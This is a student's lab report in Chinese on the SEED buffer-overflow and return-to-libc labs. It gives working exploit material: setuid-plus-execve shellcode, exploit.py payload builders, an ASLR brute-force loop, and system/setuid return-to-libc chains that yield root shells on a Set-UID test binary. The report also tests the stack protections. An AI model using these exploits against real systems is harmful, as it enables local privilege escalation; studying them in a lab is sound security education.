Buffer Overflow Vulnerability and Return-to-libc Attack Lab

57117231 农禄 2020/09/05

实验环境

操作系统：ubuntu 16.04
虚拟机载体：vmware

实验目的

1. 了解函数栈与函数调用的规则
2. 学会利用栈内 shellcode 获取 shell
3. 学会 return-to-libc 攻击
4. 学会通过调用 setuid 提权

Buffer Overflow Vulnerability lab

- **Turning Off Countermeasures**

关闭地址随机化

```
[08/31/20]seed@VM:~/.../day2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/31/20]seed@VM:~/.../day2$
```

将/bash/sh 指向/bin/zsh

```
[08/31/20]seed@VM:~/.../day2$ sudo rm /bin/sh
[08/31/20]seed@VM:~/.../day2$ sudo ln -s /bin/zsh /bin/sh
```

- **Running Shellcode**

编译从官网下载的 call_shellcode.c，允许运行栈空间内的代码

```
[08/31/20]seed@VM:~/.../day2$ gcc -z execstack -o call_shellcode call_shellcode.
c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘strcpy’ [-Wimp
licit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in fu
nction ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a declaration of ‘s
trcpy’
[08/31/20]seed@VM:~/.../day2$
```

执行 call_shell，成功打开一个 shell

```
[08/31/20]seed@VM:~/.../day2$ call_shellcode
$
$
$
```

- **The vulnerable Program**

从官网下载的 stack.c，允许运行栈空间代码，关闭 StackGuard，DBUF_SIZE 设为 200，编译成可执行文件 stack，并设置成 Set-UID 程序。

```
root@VM:/home/seed/Course/day2/lab1# gcc -z execstack -fno-stack-protector -o st
ack stack.c
root@VM:/home/seed/Course/day2/lab1# chmod 4755 stack
root@VM:/home/seed/Course/day2/lab1#
```

- **Task 2: Exploiting the Vulnerability**

切换到 seed 用户，使用 gdb 调试 stack。查看 main 函数的反汇编代码，发现其调用了函数 bof

```
   0x0804856b <+91>:    add    esp,0x10
   0x0804856e <+94>:    sub    esp,0xc
   0x08048571 <+97>:    lea    eax,[ebp-0x211]
   0x08048577 <+103>:   push   eax
   0x08048578 <+104>:   call   0x80484eb <bof>
   0x0804857d <+109>:   add    esp,0x10
   0x08048580 <+112>:   sub    esp,0xc
```

反汇编 bof 函数，发现其调用了 strcpy 函数

```
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0xd8
   0x080484f4 <+9>:     sub    esp,0x8
   0x080484f7 <+12>:    push   DWORD PTR [ebp+0x8]
   0x080484fa <+15>:    lea    eax,[ebp-0xd0]
   0x08048500 <+21>:    push   eax
   0x08048501 <+22>:    call   0x8048390 <strcpy@plt>
   0x08048506 <+27>:    add    esp,0x10
   0x08048509 <+30>:    mov    eax,0x1
   0x0804850e <+35>:    leave
   0x0804850f <+36>:    ret
End of assembler dump.
```

在调用 strcpy 前，eax 被压入栈中，说明 eax 是 strcpy 函数的第一个参数，即 buffer 的地址。在 call 指令之前设置断点，并运行程序

```
   0x0804850f <+36>:    ret
End of assembler dump.
gdb-peda$ b *0x08048500
Breakpoint 1 at 0x8048500
gdb-peda$ r
```

查看此时 eax 的值，获得 buffer 的地址 0xbfdb8f38

```
Breakpoint 1, 0x08048500 in bof ()
gdb-peda$ p $eax
$1 = 0xbfdb8f38
gdb-peda$
```

查看 ebp 的内容

```
gdb-peda$ p $ebp
$2 = (void *) 0xbfdb9008
```

计算得两地址的偏移量为 208，所以 buffer 变量与 RA 之间的偏移量为 224+4=212
编写 python 脚本，构造 badfile，将 RA 覆盖成 shellcode 的地址

```
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

####################################################################
ret    = 0xbfffeae8 + 100   # replace 0xAABBCCDD with the correct value
offset = 212            # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
####################################################################
```

执行 python 脚本，生成 badfile。再执行 stack，成功获得 shell

```
[08/31/20]seed@VM:~/.../day2$ vim exploit.py
[08/31/20]seed@VM:~/.../day2$ python3 exploit.py
[08/31/20]seed@VM:~/.../day2$ stack
#
```

- **Task 3: Defeating dash's Countermeasure**

将虚拟机的/bin/sh 文件重新指向/bin/dash

```
root@VM:/home/seed/Course/day2# rm /bin/sh
root@VM:/home/seed/Course/day2# sudo -s /bin/dash /bin/sh
/bin/dash: 0: Can't open /bin/sh
root@VM:/home/seed/Course/day2# sudo ln -s /bin/dash /bin/sh
root@VM:/home/seed/Course/day2#
```

编译如下源代码

```c
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    setuid(0);
    execve(argv[0],argv,NULL);

    return 0;
}
```

将生成的程序设置成 Set-UID 程序，并切换至 seed 用户

```
root@VM:/home/seed/Course/day2# gcc -o dash_shell_test dash_shell_test.c
root@VM:/home/seed/Course/day2# chmod 4755 dash_shell_test
root@VM:/home/seed/Course/day2# su seed
[08/31/20]seed@VM:~/.../day2$
```

执行该程序，在生成的 shell 中查看 id，发现此时的 uid 被设置成了 root

```
[08/31/20]seed@VM:~/.../day2$ dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24
6(plugdev),113(lpadmin),128(sambashare)
#
```

切换回 root，将代码中 setuid(0)一行注释掉，重新编译程序，并设置成 Set-UID 程序

```c
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    //setuid(0);
    execve(argv[0],argv,NULL);

    return 0;
}
```

在 seed 用户环境中重新执行 dash_shell_test 程序，此时 uid 仍然是 seed

```
root@VM:/home/seed/Course/day2# su seed
[08/31/20]seed@VM:~/.../day2$ dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3
),46(plugdev),113(lpadmin),128(sambashare)
```

从上述实验可以看出，执行 setuid(0)可以将 uid 设置成 root。

下面尝试在 shellcode 中加入 setuid(0)

```
shellcode= (
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"
   "\x31\xc0"     # xorl    %eax,%eax
   "\x50"         # pushl   %eax
   "\x68""//sh"   # pushl   $0x68732f2f
   "\x68""/bin"   # pushl   $0x6e69622f
   "\x89\xe3"     # movl    %esp,%ebx
   "\x50"         # pushl   %eax
   "\x53"         # pushl   %ebx
   "\x89\xe1"     # movl    %esp,%ecx
   "\x99"         # cdq
   "\xb0\x0b"     # movb    $0x0b,%al
   "\xcd\x80"     # int     $0x80
).encode('latin-1')
```

重新执行 exploit.py 生成 badfile，并执行 stack

```
[08/31/20]seed@VM:~/.../day2$ vim exploit.py
[08/31/20]seed@VM:~/.../day2$ python3 exploit.py
[08/31/20]seed@VM:~/.../day2$ stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo
6(plugdev),113(lpadmin),128(sambashare)
#
```

此时的 uid 被改成了 root，dash 的反提权机制被绕过了。

- **Task 4: Defeating Address Randomization**

在 32 位机器中，栈地址空间有 2^19≈500000，因此如果系统开启了地址随机化机制，我们可以不断运行 stack 程序，随机的栈地址有一定概率与我们预设的地址重合（每次成功的概率为 1/500000），从而获取 shell。

将 kernel.randomize_va_space 置为 2，执行下列自动化程序

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
    do
    values=$(($value+1))
    duration=$SECONDS
    min=$(($duration/60))
    sec=$(($duration%60))
    echo "$min minutes and $sec second elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

经过 44880 次尝试，我们获取到了 shell，运行时间大概在 5 分钟以内(自动化程序可能有些问题，没有正确计时)

```
Segmentation fault
0 minutes and 0 second elapsed.
The program has been running 44877 times so far.
Segmentation fault
0 minutes and 0 second elapsed.
The program has been running 44878 times so far.
Segmentation fault
0 minutes and 0 second elapsed.
The program has been running 44879 times so far.
Segmentation fault
0 minutes and 0 second elapsed.
The program has been running 44880 times so far.
#
```

- **Task 5: Turn on the StackGuard Protection**

关闭地址随机化，重新编译 stack(**开启 stack-protector**)，执行 stack

```
root@VM:/home/seed/Course/day2# stack
*** stack smashing detected ***: stack terminated
Aborted
root@VM:/home/seed/Course/day2#
```

可以看到，StackGuard 检测出栈溢出并终止程序运行。

- **Task 6: Turn on the Non-executable Stack Protection**

关闭地址随机化，关闭 stack-protector，将-z 参数改为 noexecstack，重新编译 stack 并执行

```
root@VM:/home/seed/Course/day2# gcc -o stack -fno-stack-protector -z noexecstack
 stack.c
root@VM:/home/seed/Course/day2# stack
Segmentation fault
```

系统报错：Segmentation fault

这说明，开启 noexecstack 之后，我们在栈内写入的代码无法被执行，无法提取 shell。

Return-to-libc Attack Lab

- **Turning off countermeasures**

关闭地址随机化

```
root@VM:/home/seed/Course/day2/lab2# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

将/bin/sh 链接到/bin/zsh

```
root@VM:/home/seed/Course/day2/lab2# ln -sf /bin/zsh /bin/sh
root@VM:/home/seed/Course/day2/lab2#
```

- **The vulnerable Program**

从官网下载 retlib.c，将 BUF_SIZE 改成 32，编译文件时，开启-fno-stack-protector 和 noexecstack

```
root@VM:/home/seed/Course/day2/lab2# gcc -fno-stack-protector -z noexecstack -o
retlib retlib.c
```

将程序改成 Set-UID 程序

```
root@VM:/home/seed/Course/day2/lab2# chmod 4755 retlib
root@VM:/home/seed/Course/day2/lab2# ls
exploit.c  exploit.py  retlib  retlib.c
```

- **Task 1: Finding out the addresses of libc functions**

在 linux 系统中，关闭地址随机化时，运行相同的程序，libc 总是被加载到相同的地址中。
切换至 seed 用户，用 gdb 对 retlib 程序进行调试，并打印 system()函数和 exit()的地址

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7d42db0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d369e0 <__GI_exit>
gdb-peda$
```

可以获取到 system 的地址为 0xb7d89db0，exit 的地址是 0xb7d369e0。

- **Task 2: Putting the shell string in the memory**

导入环境变量 SHELL=/bin/sh，为后续调用 system 函数提供参数

```
[09/04/20]seed@VM:~/.../lab2$ export MYSHELL=/bin/sh
[09/04/20]seed@VM:~/.../lab2$ env | grep MYSHELL
MYSHELL=/bin/sh
```

编写函数获取环境变量的地址

```
void main(){
    char *shell = getenv("MYSHELL");
    if (shell){
        printf("%x\n",(unsigned int)shell);
    }
}
```

```
[09/04/20]seed@VM:~/.../lab2$ get_MYSHELL_addr
bffffdf3
```

在运行程序 retlib 时，环境变量 MYSHELL 的地址可能不是上述打印的地址，但往往上述地址与运行 retlib 时的地址很接近，因此我们可以通过不断尝试 0xbffffdf3 附近的地址进行攻击。

- **Task 3: Exploiting the buffer-overflow vulnerability**

查看 main 函数的结构，发现其调用了 bof 函数

```
 0x08048550 <+66>:    mov    DWORD PTR [ebp-0xc],eax
 0x08048553 <+69>:    sub    esp,0xc
 0x08048556 <+72>:    push   DWORD PTR [ebp-0xc]
 0x08048559 <+75>:    call   0x80484eb <bof>
 0x0804855e <+80>:    add    esp,0x10
 0x08048561 <+83>:    sub    esp,0xc
 0x08048564 <+86>:    push   0x804861a
```

查看 bof 函数的结构，发现其调用了 fread 函数

```
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x28
   0x080484f1 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080484f4 <+9>:     push   0x12c
   0x080484f9 <+14>:    push   0x1
   0x080484fb <+16>:    lea    eax,[ebp-0x28]
   0x080484fe <+19>:    push   eax
   0x080484ff <+20>:    call   0x8048390 <fread@plt>
   0x08048504 <+25>:    add    esp,0x10
   0x08048507 <+28>:    mov    eax,0x1
   0x0804850c <+33>:    leave
   0x0804850d <+34>:    ret
```

fread 函数的第一个参数是 eax 寄存器存储数据的地址，因此在 call fread 之前的 eax 的值即为 buffer 的地址。

在 0x080484fe 处设置断点，运行程序，打印寄存器 eax 的值

```
gdb-peda$ b *0x080484fe
Breakpoint 1 at 0x80484fe
```

```
gdb-peda$ p $eax
$5 = 0xbfffecb0
gdb-peda$
```

打印基址寄存器 ebp 的值

```
gdb-peda$ p $ebp
$4 = (void *) 0xbfffecd8
gdb-peda$
```

因此 buffer 与 ebp 的偏移量为 0xbfffecd8 - 0xbfffecb0 = 0x28

据此，编写 exploit.py

```
offset = 0x28
X = offset+12
sh_addr = 0xbffffdf3       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = offset+4
system_addr = 0xb7e40db0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = offset+8
exit_addr = 0xb7e349e0     # The address of exit()
#exit_addr = 0xb7e40db0
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

运行 exploit.py，生成 badfile，并执行 retlib，无反应

```
[09/04/20]seed@VM:~/.../lab2$ retlib
[09/04/20]seed@VM:~/.../lab2$
```

更改 sh_addr(/bin/sh 的地址)，不断加上一个小的数或者减去一个小的数，可能会出现如下提示

```
[09/04/20]seed@VM:~/.../lab2$ retlib
zsh:1: command not found: ubuntu
[09/04/20]seed@VM:~/.../lab2$
```

这时可以输入 env 命令查看当前环境变量的布局

```
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
XDG_SESSION_DESKTOP=ubuntu
LOGNAME=seed
MYSHELL=/bin/sh
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/
r/lib/snapd/desktop:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
```

观察 ubuntu 与/bin/sh 的相对位置，/bin/sh 在 ubuntu 后面，因此需要不断增大 sh_addr，直至出现/bin/sh 相关的字符串

```
[09/04/20]seed@VM:~/.../lab2$ retlib
zsh:1: no such file or directory: n/sh
[09/04/20]seed@VM:~/.../lab2$
```

出现上述情况时，再将 sh_addr 加 2，成功拿到 shell

```
[09/04/20]seed@VM:~/.../lab2$ python3 exploit.py
[09/04/20]seed@VM:~/.../lab2$ retlib
#
```

值得注意的是，在 gdb 中，sh_addr 指向的内容与其真实的内容并不一致。
比如，输入正确的 sh_addr，在 gdb 中却没有显示/bin/sh，而是显示了另一个环境变量 _BUS_ADDRESS

```
   0x8048518 <main+10>: push   ebp
[-------------------------------------stack-------------------------------------]
0000| 0xbfffec7c --> 0xb7e40db0 (<__libc_system>:       sub    esp,0xc)
0004| 0xbfffec80 --> 0xb7e349e0 (<__GI_exit>:   call   0xb7f25c59 <__x86.get_pc_
thunk.ax>)
0008| 0xbfffec84 --> 0xbffffe0c ("_BUS_ADDRESS=unix:abstract=/tmp/dbus-pcW1HYIsa
v")
```

Attack variation 1: 在 payload 中去掉 exit()的

```
Z = offset+8
exit_addr = 0xb7e349e0     # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

重新进行攻击，成功拿到 shell，但是退出时会提示 Segmentation fault

```
[09/04/20]seed@VM:~/.../lab2$ python3 exploit.py
[09/04/20]seed@VM:~/.../lab2$ retlib
# exit
Segmentation fault
[09/04/20]seed@VM:~/.../lab2$
```

加入 exit 的地址后，不会提示 Segmentation fault

```
Segmentation fault
[09/04/20]seed@VM:~/.../lab2$ vim exploit.py
[09/04/20]seed@VM:~/.../lab2$ python3 exploit.py
[09/04/20]seed@VM:~/.../lab2$ retlib
# exit
[09/04/20]seed@VM:~/.../lab2$
```

说明 exit()能让程序正常退出，没有 exit()时，由于进程在退出 system 函数时遇到未知的 return address，会报错。

Attack variation 2: 修改 retlib 文件名
修改 retllib 的文件名，运行 newretlib，攻击失败

```
[09/04/20]seed@VM:~/.../lab2$ mv retlib newretlib
[09/04/20]seed@VM:~/.../lab2$ newretlib
[09/04/20]seed@VM:~/.../lab2$
```

在上一次课的实验中我们学到：运行时的程序名是环境变量的一部分。因此我们更改文件名后，环境变量的布局发生了变化，/bin/sh 的地址也随之变化。

- **Task 4: Turning on address randomization**

打开地址随机化

```
[09/04/20]seed@VM:~/.../lab2$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/04/20]seed@VM:~/.../lab2$
```

重新运行之前的程序，出错

```
[09/04/20]seed@VM:~/.../lab2$ retlib
Segmentation fault
[09/04/20]seed@VM:~/.../lab2$
```

出现这种情况的原因可能是：开启地址随机化后，每次程序运行系统都会分配随机的地址，system 函数和 exit 函数的地址不再是我们之前所找到的地址了。

下面通过 gdb 调试验证猜想

关闭 gdb 的 disable-randomization 选项

```
gdb-peda$ set disable-randomization off
gdb-peda$
```

运行程序，查看 system 的地址

```
gdb-peda$ p system
$17 = {<text variable, no debug info>} 0xb7d7bdb0 <__libc_system>
gdb-peda$
```

重新运行程序，查看 system 的地址

```
$18 = {<text variable, no debug info>} 0xb7d94db0 <__libc_system>
gdb-peda$
```

可以看到，两次连续试验的 system 地址不一致，说明 exploit 文件的 Y 和 Z 不再正确


- **Task5: Defeat Shell's countermeasures**

将/bin/sh 指向/bin/dash

```
[09/04/20]seed@VM:~/.../lab2$ sudo ln -sf /bin/dash /bin/sh
[09/04/20]seed@VM:~/.../lab2$
```

关闭地址随机化

重新设计栈溢出后的结构，如下图



查看 system 和 setuid 的地址

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e40db0 <__libc_system>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xb7eb73c0 <__setuid>
gdb-peda$
```

查看 ebp 的值

```
gdb-peda$ p $ebp
$3 = (void *) 0xbfffec78
```

查看 fread 执行前的 eax 的值，即 buffer 的地址

```
gdb-peda$ p $eax
$4 = 0xbfffec50
```

计算 buffer 与 ebp 的差值，为 0x28

继续使用上一个实验的环境变量 MYSHELL，查看其地址

```
[09/04/20]seed@VM:~/.../lab2$ get_MYSHELL_addr
bffffdf3
```

编写 exploit.py 生成 badfile，setuid 对应的参数直接定义为 0

```
A = offset+4
setuid_addr = 0xb7eb73c0    # The address of setuid()
content[A:A+4] = (setuid_addr).to_bytes(4,byteorder='little')

B = offset+8
system_addr = 0xb7e40db0   # The address of system()
content[B:B+4] = (system_addr).to_bytes(4,byteorder='little')

C = offset+12
zero = 0x0      # just zero
content[C:C+4] = (zero).to_bytes(4,byteorder='little')

D = offset+16
bin_addr = 0xbffffdf3       # The address of "/bin/sh"
content[D:D+4] = (bin_addr).to_bytes(4,byteorder='little')
```

与上一个实验相同，通过不断尝试/bin/sh 的地址，找到正确的/bin/sh 地址。

注意：执行 retlib 出现 Segmentation fault 不是由 setuid 函数引起的，而是因为在调用 system 之后，程序找不到正确的 return address（system 函数执行结束后的 return address 是我们提供给 setuid 的参数 0x0）。

```
[09/04/20]seed@VM:~/.../lab2$ retlib
Segmentation fault
[09/04/20]seed@VM:~/.../lab2$ python3 exploit2.py
[09/04/20]seed@VM:~/.../lab2$ retlib
sh: 1: n/sh: not found
Segmentation fault
[09/04/20]seed@VM:~/.../lab2$ python3 exploit2.py
[09/04/20]seed@VM:~/.../lab2$ retlib
#
#
#
#
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
6(plugdev),113(lpadmin),128(sambashare)
# exit
```


通过不断尝试不同的/bin/sh 的地址，成功拿到 shell

查看 id，uid=0，说明我们成功利用 libc 的 setuid 和 system 绕过 dash 的安全机制，提权成功！

实验收获

1. 学会了如何分析函数栈
   - 一个进程的函数栈是一个连续的整体
   - c 程序在 call 一个新的函数 func 之前，会先将 func 的参数依次压入栈中（先压最后一个参数），因此 func 内访问参数需要 ebp+offset，offset > 0
   - call 指令执行两个操作：①将下一条指令的地址压入栈中形成 return address；②转移到调用的函数
   - func 执行时，先将基址寄存器 ebp 的值 push 到栈中(保存上一个函数的 ebp)，此

时 esp 自动+4。接着用 mov 指令将 ebp 的值设置成 esp 的值。然后通过 sub 指令减小 esp 的值来分配局部变量。此时的程序结构如下



- func 执行完毕，先调用 leave 指令：①利用 mov 指令将 esp 退回至 ebp(一次性释放所有 locals)；②执行 pop ebp 指令，PF 中存储的值被加载到 ebp 中。再调用 ret 指令：执行 pop eip，RA 存储的值被加载到 rip。
- 注意：在正常的程序里面，栈内是不会储存汇编代码的，只有数据!

2. 学会了如何利用 shellcode 进行栈溢出攻击，但是此方法在系统开启 noexecstack 时失效。
3. 学会了利用内存中的 libc 进行 return-to-libc 攻击
4. 学会了利用 setuid-system 函数链绕过 dash 的防御机制